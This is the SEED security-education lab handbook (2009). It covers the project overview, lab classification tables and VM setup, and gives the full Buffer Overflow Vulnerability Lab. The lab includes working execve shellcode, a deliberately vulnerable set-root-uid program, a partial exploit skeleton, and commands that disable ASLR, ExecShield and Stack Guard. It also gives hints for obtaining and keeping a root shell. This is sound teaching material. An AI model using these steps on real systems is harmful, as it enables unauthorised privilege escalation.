SEED: A Suite of Instructional Laboratories for Computer SEcurity EDucation

Wenliang (Kevin) Du
Department of Electrical Engineering and Computer Science
4-206 CST Building, Syracuse University, Syracuse, New York 13244
Email: wedu@syr.edu   Tel: 315-443-9180
URL: http://www.cis.syr.edu/~wedu/seed/

Table of Contents

Colors

- Brown: Small labs, requiring 2 hours in a supervised lab or 1 week as a homework
- Blue: Intermediate labs, requiring 1-2 weeks
- Green: Comprehensive labs (good for final projects), requiring 4-6 weeks

Sponsored by NSF CCLI Program (Phase-II)

Table of Contents (continued)

October 20, 2009

Participants of the SEED Project

Primary Investigator (PI):

Dr. Wenliang (Kevin) Du (Syracuse University)

Co-PI:

Dr. Tom Daniels (Iowa State University)
Dr. Noreen Gaubatz (Syracuse University)
Dr. Peng Ning (North Carolina State University)
Dr. Gene Spafford (Purdue University)

Students:

Swapnil Bhalode	Sudheer Bysani
Bandan Das	Nishant Doshi
Jinkai Gao	Lin Huang
Sridhar Iyer	Karthick Jayaraman
Sharath Koratikere	Tongbo Luo
Sankara Narayanan	Balamurugan Rajagopalan
Divyakaran Sachar	Mingdong Shang
Sunil Vajir	Ronghua Wang
Haizhi Xu	Zutao Zhu

Sponsored by NSF CCLI Program (Phase-II)

Introduction of SEED Labs

If we adopt a picture that ignores practice, our field (computing) will end up like the failed "new math" of the 1960s – all concepts, no practice, lifeless; dead. – Peter Denning.

1 What are SEED Labs

The importance of experiential learning has long been recognized in the learning theory literature. However, computer security education, relatively new compared to other computing fields, did not have widely-adopted laboratory exercises that can be used to enhance students' experiential learning. To fill such a void in security education, we started the SEED project in 2002. SEED stands for SEcurity EDucation. Its mission is *to develop a suite of well-designed instructional laboratories that can be effectively used by instructors in their computer security courses to enhance students' learning.* At the time of writing, we have developed over 20 SEED labs, which cover a wide spectrum of computer security concepts, principles, and practices.

The SEED project was intititally funded by the NSF CCLI program as a Phase-I project in 2003, and was then funded by the same program as a Phase-II project in 2007. The project was also partitially funded by the Syracuse University's Vision Fund in 2003. The SEED labs were initially used in the three security courses (Introduction to Computer Security, Computer Security, and Internet Security), at both graduate and ungraduate levels, in the Department of Electrical Engineering and Computer Science at Syracuse University. Over the years, a number of other universities have also adopted some of the SEED labs.

2 Our Commitments to Help You Adopt SEED Labs

After 8 years' experimenting with the SEED labs, we have not only matured the design of these labs, we have also matured the process of helping others (instructors and students) use these SEED labs. We hope more and more instructors and students can benefit from the SEED project. We have committed to help those who would like to or are planning to adopt our labs in their classes. To fulfill our commitment, we plan to provide the following supports:

- *Instructor Manual.* For most of the labs, we have a lab manual that are only for instructors. These manuals come from students' reports; they describe in details how each of the tasks in the labs are carried out. The manuals can help instructors prepare their labs. To prevent these manuals from falling into students' hands, the instructor manuals will only be provided to instructors. To get a copy of the manuals, please send an email to `wedu@syr.edu` with your physical mail address, and we will send a hardcopy of the manuals to you.

- *RA Support.* Our budget allows us to hire a Research Assistant to help you prepare your labs. If you have any question while preparing the labs, feel free to send an email to `wedu@syr.edu`. We will answer your questions in a timely fashion. If you have a TA who can help you prepare the labs, our RA can work with your TA to ensure that your TA know how to carry out the tasks in the labs. This has been working quite well in the past.

- *Feedbacks.* To help us improve the labs, we really appreciate the feedbacks from you. In particular, we would like to know how you think about these labs, how students think about the labs, what problems you or your students have encountered while working on the labs, where do you think we can improve, and so on. Feedbacks do not need to be formal; they can be your impression or the words from students.

Guidelines: Which SEED Labs Should I Use?

Over the last few years, we have worked with a number of instructors who adopted our labs in their classes. Based on the experience, we have summarized the following guidelines to help you decide whether to adopt our labs or not, how to adopt our labs, what labs to adopt, etc.

1 Overview

Deciding what labs to adopt is up to you and is dependent on how you would like to teach a security course. Before we started this project, we have conducted a survey to investigate how the instructors at different universities teach computer security courses. The results indicate that, unlike some other courses such as Operating System and Networking, there are no well-adopted consensus on what should be covered in computer security courses. Giving the unique nature of computer security, it might be a wrong direction to develop such a consensus.

Having in mind the wide variety of ways of teaching computer security, we develop our labs not based on a specific syllabus, but instead, we want our labs to cover as many aspects of computer security as possible; this way, instructors can always find some labs that are suitable for their security courses regardless of how they teach the courses. To help instructors find out what labs are appropriate for their courses without knowing how they teach the courses is not easy; however, we have developed the following two strategies that can help achieve this goal: the *principle-based strategy* and the *course-based strategy*. In the principle-based strategy, we categorize our labs based on the principles of computer security; in the course-based strategy, we categorize our labs based on some specific courses.

We have also mapped our labs to the chapters of several popular textbooks that are widely used by computer security instructors. This mapping will help instructors decide what labs they can use if they are using a specific textbook.

2 Mapping SEED Labs to Security Principles

Regardless of how instructors teach computer security and in what contexts (e.g. networking, operating system, etc.) they teach computer security, one thing is for sure: they should cover the principles of computer security. In civil engineering, when building bridges, there are well-established principles that need to be followed. Security engineering is no difference: in order to build a software system that is intended to be secure, we also need to follow principles. Regardless of how computer security is taught, the fundamental principles that most instructors cover are quite the same, even though the principles might be covered in different contexts.

The definition of "security principles" is interpreted differently by different people: some interprets it as software engineering principles, such as principle of least privileges; some interprets it as access control, authentication, etc. To avoid confusion, we use the following definition:

> *A computer security principle is an accepted or professed rule of action or conduct in building a software or hardware system that is intended to be secure.*

We have categorized our labs based on the fundamental computer security principles, including Authentication (AU), Access Control (AC), Cryptography (CG), Secure Programming (SP), and Secure Design (SD). The categorization is described in Table 1.

Types	Labs	AU	AC	CG	SP	SD
Vul. & Attack Labs	Buffer-overflow Vulnerability Lab				UG	
	Return-to-libc Attack Lab				UG	
	Race-Condition Vulnerability Lab				UG	
	Format-String Vulnerability Lab				UG	
	`Chroot` Sandbox Vulnerability Lab		UG			UG
	TCP/IP Attack Lab				UG	UG
	DNS Pharming Attack Lab					UG
	Cross-Site Scripting (XSS) Attack Lab		UG		UG	UG
	Cross-Site Request Forgery (CSRF) Attack Lab		UG			UG
	SQL Injection Attack Lab		UG		UG	UG
	`Set-UID` Program Vulnerability Lab		UG			
Exploration Labs	Pluggable Authentication Modules Lab	UG				
	`Linux` Capability Lab		UG			
	SYN-Cookie Lab			UG		
	Web Access Control Lab		UG			UG
Design Labs	Set-RandomUID Sandbox Lab		G			
	`Minix` Capability Lab		G			G
	`Minix` Role-Based Access Control Lab		G			G
	Encrypted File System Lab			G		G
	IPSec Lab			G		G
	Firewall Lab		G			

Computer Security Principles:
AU = Authentication, **AC** = Access Control, **CG** = Cryptography,
SP = Secure Programming, **SE** = Secure Design.

Table 1: Principle-Based Classification of SEED Labs ("UG" indicates that this lab is appropriate for both undergraduate students and graduate students, "G" indicates that the lab is appropriate for Graduate students only, and not appropriate for average undergraduate students.)

As for the types of labs, we divide the SEED labs into three categories based on the intentions of these labs. Each type of labs requires different skills and may need different amount of time to finish:

- *Vulnerability and Attack Labs:* The goal of these labs is to achieve learning from mistakes. Vulnerabilities are often caused by mistakes in design, implementation, and configuration. These labs give students the opportunity to have hands-on experience with real vulnerabilities. In these labs, students need to identify vulnerabilities, develop attacks to exploit vulnerabilities, fix the vulnerabilities, and defend against the attacks.

- *Design and Implementation Labs:* The goal of these labs is to achieve learning by system development. They allow student to apply security principles, concepts, and ideas to build a secure systems in a lab environment.

- *Exploration Labs:* The goal of these labs is to achieve learning by exploring. They permit students to explore an existing system to understand the intended security principles, concepts, and ideas. Exploration labs are like a "guided tour" of a system, in which, students can "touch" and "interact with" the key components of a security system to learn the principles of security.

Types	**Labs**	**Weeks**	**System**	**Network**	**Prog.**	**SE**
Vul. & Attack Labs	Buffer-overflow Vulnerability Lab	1	UG	UG	UG	UG
	Return-to-libc Attack Lab	1	UG	UG	UG	UG
	Race-Condition Vulnerability Lab	1	UG		UG	UG
	Format-String Vulnerability Lab	1	UG		UG	UG
	`Chroot` Sandbox Vulnerability Lab	1	UG			UG
	TCP/IP Attack Lab	2		UG	UG	UG
	DNS Pharming Attack Lab	1		UG		UG
	Cross-Site Scripting (XSS) Attack Lab	1		UG	UG	UG
	Cross-Site Request Forgery (CSRF) Attack Lab	1		UG	UG	UG
	SQL Injection Attack Lab	1		UG	UG	UG
	`Set-UID` Program Vulnerability Lab	2	UG		UG	
Exploration Labs	Pluggable Authentication Modules Lab	1	UG			UG
	`Linux` Capability Lab	2	UG			
	SYN-Cookie Lab	1		UG		
	Web Access Control Lab	1	UG	UG		
Design Labs	Set-RandomUID Sandbox Lab	2	G			G
	`Minix` Capability Lab	4	G			G
	`Minix` Role-Based Access Control Lab	5	G			G
	Encrypted File System Lab	5	G			G
	IPSec Lab	5		G		G
	Firewall Lab	2		G		G

Table 2: Course-Based Classification of SEED Labs ("SE" stands for Software Engineering, "Prog." stands for Programming. The meanings of 'UG' and 'G' are the same as those in Table 1)

3 Mapping SEED Labs to Security Courses

After studying a number of security courses taught at different universities and colleges, we have identified several representative types of courses, and made suggestions regarding what SEED labs are appropriate for these courses (Table 2).

1. *System-focused Courses:* This type of course focuses on security principles and techniques in building software system. Network, also considered as a system, might be part of the course, but not as the focus. The focus is mainly on software system in general. Operating systems, programs, and web applications are usually used as the examples in the courses.

   If an instructor wants to ask students to design and implement a real system related to system security, there are several choices. (a) If the instructor wants to let students learn how to use cryptography in a real system, the Encrypted File System Lab is a good choice. (2) If the instructor wants to let students gain more insights on access control mechanisms, the Role-Based Access Control Lab and Capability Lab are good candidates. (3) If the instructor wants students to learn some of the interesting ideas in improving system security, the Address Space Layout Randomization Lab and the Set-RandomUID Sandbox Lab are good candidates. All these labs are carried out in the `Minix` operating system because of the need to modify operating systems. These labs can be used as the final projects.

2. *Networking-focused Courses:* This type of course focuses mainly on the security principles and techniques in networking.

Types	Labs	Bishop I	Bishop II	Pfleeger	KPS
Vul. & Attack Labs	Buffer-Overflow Lab	20, 26	23, 29	3	-
	Return-to-libc Lab	20, 26	23, 29	3	-
	Format-String Lab	20, 26	23, 29	3	-
	Race-Condition Lab	20, 26	23, 29	3	-
	Chroot Sandbox Lab	20, 26	23, 29	3	-
	TCP/IP Attack Lab	20, 23, 26	23, 26, 29	3	-
	DNS Pharming Attack Lab	20, 23, 26	23, 26, 29	3	-
	Cross-Site Scripting Attack Lab	20, 23, 26	23, 26, 29	3	-
	Cross-Site Request Forgery Attack Lab	20, 23, 26	23, 26, 29	3	-
	SQL Injection Attack Lab	20, 23, 26	23, 26, 29	3, 6	-
	`Set-UID` Program Vulnerability Lab	14	15	4	-
Exploration Labs	Pluggable Authentication Modules Lab	11	12	4.5	9, 10
	`Linux` Capability Exploration Lab	12, 14, 17	13,15, 19	4	-
	SYN-Cookie Lab	23	26	2, 7	5
	Web Access Control Lab	4, 14	4, 15	4, 7	-
	Address Randomization Lab	24, 26	27, 29	4, 5	-
Design Labs	Set-RandomUID Sandbox Lab	19.6	22.7	-	-
	`Minix` Capability Lab	12, 14, 17	13,15, 19	4	-
	`Minix` Role-Based Access Control Lab	12, 14, 17	13, 15, 19	4	-
	Encrypted File System Lab	8-10, 17	9-11, 13, 19	2, 4	2-5
	IP Sec Lab	8-10, 17, 23	9-11, 19, 26	2, 7	2-5, 17
	Firewall Lab	17, 23	19, 26	7.4	23

Table 3: Textbook Mappings (The numbers in the table are chapter numbers)

3. *Programming-focused Courses:* The goal of this type of course is to teach students the secure programming principles when implementing a software system. Most instructors will cover a variety of software vulnerabilities in the course.

4. *Software-Engineering-focused Courses:* This type of course focus on the software engineering principles for building secure software systems. For this type of courses, all the vulnerabilities labs can be used to demonstrate how flaws in the design and implementation can lead to security breaches. Moreover, to give students an opportunity to apply the software engineering principles that they have learned from the class, it is better to ask students to build a reasonably sophisticated system, from designing, implementation, to testing. Our design/implementation labs can be used for this purpose.

4 Mapping SEED Labs to Popular Textbooks

To further help instructors decide what SEED labs are appropriate for their courses, we have studied several textbooks that are popular among the computer security instructors. Currently, we have mapped our labs to the chapters of four books. The books and their editions are described in the following:

- *Introduction to Computer Security*, by Matt Bishop (published by Addison-Wesley Professional in October 2004). We refer to this book as *Bishop I*.

- *Computer Security: Art and Science*, by Matt Bishop (published by Addison-Wesley Professional in December 2002). We refer to this book as *Bishop II*.
- *Security in Computing (3rd Edition)*, by Charles P. Pfleeger and Shari Lawrence Pfleeger (published by Prentice Hall PTR in 2003). We refer this book as *Pfleeger*.
- *Network Security: Private Communication in a Public World (2nd Edition)*, by Charlie Kaufman, Radia Perlman, and Mike Speciner (published by Prentice Hall PTR in 2002). We refer this book as *KPS*.

Table 3 illustrates the mappings of the SEED labs and the chapters of four textbooks. As new textbooks, new editions, and new labs become available in the future, we will update the table accordingly.

Environment Setup for SEED Labs

Highlights

- There is no need for a physical lab space for any of the lab exercises.
- Students can work on the labs using their own computers.

1 Operating Systems

We use two operating systems as the base of our SEED labs: one is `Minix` 3 and the other is `Linux`. `Minix` 3 is an instructional operating system, and is widely used in computer science courses, such as Operating System and Networking. Because of its small size, modifying and rebuilding `Minix` operating system is a manageable task for average students in a semester-long course. We use this operating system for the design and implementation labs that require a signifcant amount of effort in kernel-level coding (several of our labs involve adding a new security mechanisms to operating systems, and thus require kernel-level coding). `Minix` 3 can be downloaded from `http://www.minix3.org/`.

Many of the SEED labs, especially the vulnerability/attack labs and exploration labs, are based on the `Linux` operating system. When we designed and tested our SEED labs, we used `Ubuntu Linux`. Most of the lab activities can be conducted in other distributions of `Linux`, such as `Fedora`, but the descriptions of the lab activities, especially the involved commands and configuration, may differ. Therefore, we suggest instructors to use `Ubuntu` to avoid unnecessary trouble.

Since some of the SEED labs require quite a lot installations of additional software, we have made a pre-built virtual machine image of `Ubuntu` 9. We have tested all our labs on top of this virtual machine. Using this pre-built operating system, students can immediately work on the SEED labs, without the need to install any additional software package, unless we otherwise specify in the lab descriptions. We have written a manual for this pre-built `Ubuntu` virtual machine; they are attached in the appendix.

We are in the process of finding a web server to host this virtual machine image (about 3 GB). Before that happens, anybody who is interested in getting a copy of this image can send an email to `wedu@syr.edu`. We can either send you a DVD or let you download the image from us.

2 Computers

SEED labs do not require a dedicated laboratory; all SEED labs can be carried out on students' personal computers. This is made possible by the virtual machine techologies. To be able to run `Minix` and `Linux` (sometimes multiple instances of them) conveniently in a general computing environment, we use virtual machine softwares. Students create "virtual computers" (called *guest* computers) within a physical computer (called *host* computer). The host computer can be a general computing platform, while each guest computer can run its own operating system, such as `Minix` and `Linux`. The guest computers and the host computer can form virtual networks. These virtual machines and virtual networks form our SEED instructional environment.

For students who do not have personal computers, instructors can ask their system administrators to install virtual machine software on the machines in public laboratories. However, since students need their own individual virtual machines, and each virtual machine needs 300 MB to 2 GB disk space, this approach creates a high demand on disk space on public machines, which is impractical in many institutions. This can be solved with the help of less expensive portable storage media: students can store their virtual machines on portable hard-disks or flash drive, and work on their lab assignments on any public machines that have VMware installed.

3 Virtual Machines Software

The SEED environment can be created using virtual machine software, such as VMware, Virtual PC, and VirtualBox. These softwares are free. VirtualBox is an open-source virtual machine software, and it is free; Virtual PC software can be downloaded free of charge from Microsoft's website; VMware has established an academic program that makes the license of all VMware software free for educational uses. Although VMware also offers a free product called VMware Player, we recommend not to use the Player, but instead get a free licence of WMware Workstation via VMware's acadmic program, because there are several important features that are not supported by the Player (such as taking snapshots).

Buffer Overflow Vulnerability Lab

1 Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability by putting what they have learned about the vulnerability from class into actions. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, students will be given a program with a buffer-overflow vulnerability; their task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, students will be guided to walk through several protection schemes that have been implemented in Fedora to counter against the buffer-overflow attacks. Students need to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Initial setup

You can execute the lab tasks using the preconfigured `Ubuntu` machine. `Ubuntu` and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:

```
$ su root
  Password: (enter root password)
#sysctl -w kernel.randomize_va_space=0
```

ExecShield Protection: Fedora linux implements a protection mechanism called ExecShield by default, but Ubuntu systems do not have this protection by default. ExecShield essentially disallows executing any code that is stored in the stack. As a result, buffer-overflow attacks will not work. To disable ExecShield in Fedora, you may use the following command.

```
$ su root
  Password: (enter root password)
# sysctl -w kernel.exec-shield=0
```

If you are using a Fedora virtual machine for executing this lab task, please disable exec-shield before doing so.

Moreover, to further protect against buffer overflow attacks and other attacks that use shell programs, many shell programs automatically drop their privileges when invoked. Therefore, even if you can "fool" a privileged `Set-UID` program to invoke a shell, you might not be able to retain the privileges within the shell. This protection scheme is implemented in `/bin/bash`. In Ubuntu, `/bin/sh` is actually a symbolic link to `/bin/bash`. To see the life before such protection scheme was implemented, we use another shell program (the `zsh`), instead of `/bin/bash`. The preconfigured `Ubuntu` virtual machines contains a `zsh` installation. If you are using other linux systems that do not contain `zsh` by default, you have to install `zsh` for doing the lab. For example, in Fedora linux systems you may use the following procedure to install `zsh`

```
$ su
  Password: (enter root password)
# wget ftp://rpmfind.net/linux/fedora/(continue on the next line)
           core/4/i386/os/Fedora/RPMS/zsh-4.2.1-2.i386.rpm
# rpm -ivh zsh-4.2.1-2.i386.rpm
```

The following instructions describe how to link the `zsh` program to `/bin/sh`.

```
# cd /bin
# rm sh
# ln -s /bin/zsh /bin/sh
```

Furthermore, the GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are comiling the program using the switch *-fno-stack-protector*. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

```
gcc -fno-stack-protector example.c
```

2.2 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer. Please compile and run the following code, and see whether a shell is invoked.

```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>

const char code[] =
  "\x31\xc0"         /* Line 1:  xorl    %eax,%eax              */
  "\x50"             /* Line 2:  pushl   %eax                   */
  "\x68""//sh"       /* Line 3:  pushl   $0x68732f2f            */
  "\x68""/bin"       /* Line 4:  pushl   $0x6e69622f            */
  "\x89\xe3"         /* Line 5:  movl    %esp,%ebx              */
  "\x50"             /* Line 6:  pushl   %eax                   */
  "\x53"             /* Line 7:  pushl   %ebx                   */
  "\x89\xe1"         /* Line 8:  movl    %esp,%ecx              */
  "\x99"             /* Line 9:  cdql                           */
  "\xb0\x0b"         /* Line 10: movb    $0x0b,%al              */
  "\xcd\x80"         /* Line 11: int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdql`) used here is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to 11, and execute "`int $0x80`".

2.3 The Vulnerable Program

```
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the `root` account, and `chmod` the executable to `4755`:

```
  $ su root
    Password (enter root password)
  # gcc -o stack -fno-stack-protector stack.c
  # chmod 4755 stack
  # exit
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called "badfile", and then passes this input to another buffer in the function `bof()`. The original input can have a maximum length of 517 bytes, but the buffer in `bof()` has only 12 bytes long. Because `strcpy()` does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called "badfile". This file is under users' control. Now, our objective is to create the contents for "badfile", such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

2.4 Task 1: Exploiting the Vulnerability

We provide you with a partially completed exploit code called "exploit.c". The goal of this code is to construct contents for "badfile". In this code, the shellcode is given to you. You need to develop the rest.

```
/* exploit.c  */

/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
```

```
#include <string.h>
char shellcode[]=
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdql                           */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */

    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

After you finish the above program, compile and run it. This will generate the contents for “badfile”. Then run the vulnerable program `stack`. If your exploit is implemented correctly, you should be able to get a root shell:

Important: Please compile your vulnerable program first. Please note that the program exploit.c, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in stack.c, which is compiled with the default Stack Guard protection enabled.

```
  $ gcc -o exploit exploit.c
  $./exploit        // create the badfile
  $./stack          // launch the attack by running the vulnerable program
  # <---- Bingo! You've got a root shell!
```

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

Many commands will behave differently if they are executed as `Set-UID root` processes, instead of just as `root` processes, because they recognize that the real user id is not `root`. To solve this problem, you can run the following program to turn the real user id to `root`. This way, you will have a real `root` process, which is more powerful.

```
void main()
{
  setuid(0);  system("/bin/sh");
}
```

2.5 Task 2: Protection in `/bin/bash`

Now, we let `/bin/sh` point back to `/bin/bash`, and run the same attack developed in the previous task. Can you get a shell? Is the shell the root shell? What has happened? You should describe your observation and explaination in your lab report.

```
$ su root
  Password: (enter root password)
# cd /bin
# rm sh
# ln -s bash sh   // link /bin/sh to /bin/bash
# exit
$./stack          // launch the attack by running the vulnerable program
```

There are ways to get around this protection scheme. You need to modify the shellcode to achieve this. We will give 10 bonus points for this attack. *Hint:* although `/bin/bash` has restriction on running `Set-UID` programs, it does allow the real root to run shells. Therefore, if you can turn the current `Set-UID` process into a real `root` process, before invoking `/bin/bash`, you can bypass the restriction of `bash`. The `setuid()` system call can help you achieve that.

2.6 Task 3: Address Randomization

Now, we turn on the Ubuntu's address randomization. We run the same attack developed in Task 1. Can you get a shell? If not, what is the problem? How does the address randomization make your attacks difficult? You should describe your observation and explanation in your lab report. You can use the following instructions to turn on the address randomization:

```
$ su root
  Password: (enter root password)
# /sbin/sysctl -w kernel.randomize_va_space=2
```

If running the vulnerable code once does not get you the root shell, how about running it for many times? You can run `./stack` in the following loop , and see what will happen. If your exploit program is designed properly, you should be able to get the root shell after a while. You can modify your exploit program to increase the probability of success (i.e., reduce the time that you have to wait).

```
$ sh -c "while [ 1 ]; do ./stack; done;"
```


2.7 Task 4: Stack Guard

So far, we disabled the “Stack Guard” protection mechanism in GCC when compiling the programs. In this task, you may consider repeating task 1 in the presence of Stack Guard. To do that, you should compile the program without the *-fno-stack-protector’* option. For this task, you will recompile the vulnerable program, stack.c, to use GCC’s Stack Guard, execute task 1 again, and report your observations. You may report any error messages you observe.

In the GCC 4.3.3 and newer versions, Stack Guard is enabled by default. Therefore, you have to disable Stack Guard using the switch mentioned before. In earlier versions, it was disabled by default. If you use a older GCC version, you may not have to disable Stack Guard.

3 Guidelines

We can load the shellcode into “badfile”, but it will not be executed because our instruction pointer will not be pointing to it. One thing we can do is to change the return address to point to the shellcode. But we have two problems: (1) we do not know where the return address is stored, and (2) we do not know where the shellcode is stored. To answer these questions, we need to understand the stack layout the execution enters a function. The following figure gives an example.



```
void func (char *str) {
   char buffer[12];
   int  variable_a;
   strcpy (buffer, str);
}

Int main() {
   char *str = “I am greater than 12 bytes”;
   func (str);
}
```

(a) A code example (b) Active Stack Frame in func()


Finding the address of the memory that stores the return address. From the figure, we know, if we can find out the address of `buffer[]` array, we can calculate where the return address is stored. Since the vulnerable program is a `Set-UID` program, you can make a copy of this program, and run it with your own privilege; this way you can debug the program (note that you cannot debug a `Set-UID` program). In the debugger, you can figure out the address of `buffer[]`, and thus calculate the starting point of the malicious code. You can even modify the copied program, and ask the program to directly print out the address of `buffer[]`. The address of `buffer[]` may be slightly different when you run the `Set-UID` copy, instead of of your copy, but you should be quite close.

If the target program is running remotely, and you may not be able to rely on the debugger to find out the address. However, you can always *guess*. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address.
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.

- Therefore the range of addresses that we need to guess is actually quite small.

Finding the starting point of the malicious code. If you can accurately calculate the address of `buffer[]`, you should be able to accurately calcuate the starting point of the malicious code. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malcious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. The following figure depicts the attack.



Storing an long integer in a buffer: In your exploit program, you might need to store an `long` integer (4 bytes) into an buffer starting at buffer[i]. Since each buffer space is one byte long, the integer will actually occupy four bytes starting at buffer[i] (i.e., buffer[i] to buffer[i+3]). Because buffer and long are of different types, you cannot directly assign the integer to buffer; instead you can cast the buffer+i into an `long` pointer, and then assign the integer. The following code shows how to assign an `long` integer to a buffer starting at buffer[i]:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

References

[1] Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49. Available at http://www.cs.wright.edu/people/faculty/tkprasad/courses/cs781/alephOne.html

Return-to-libc Attack Lab

1 Lab Overview

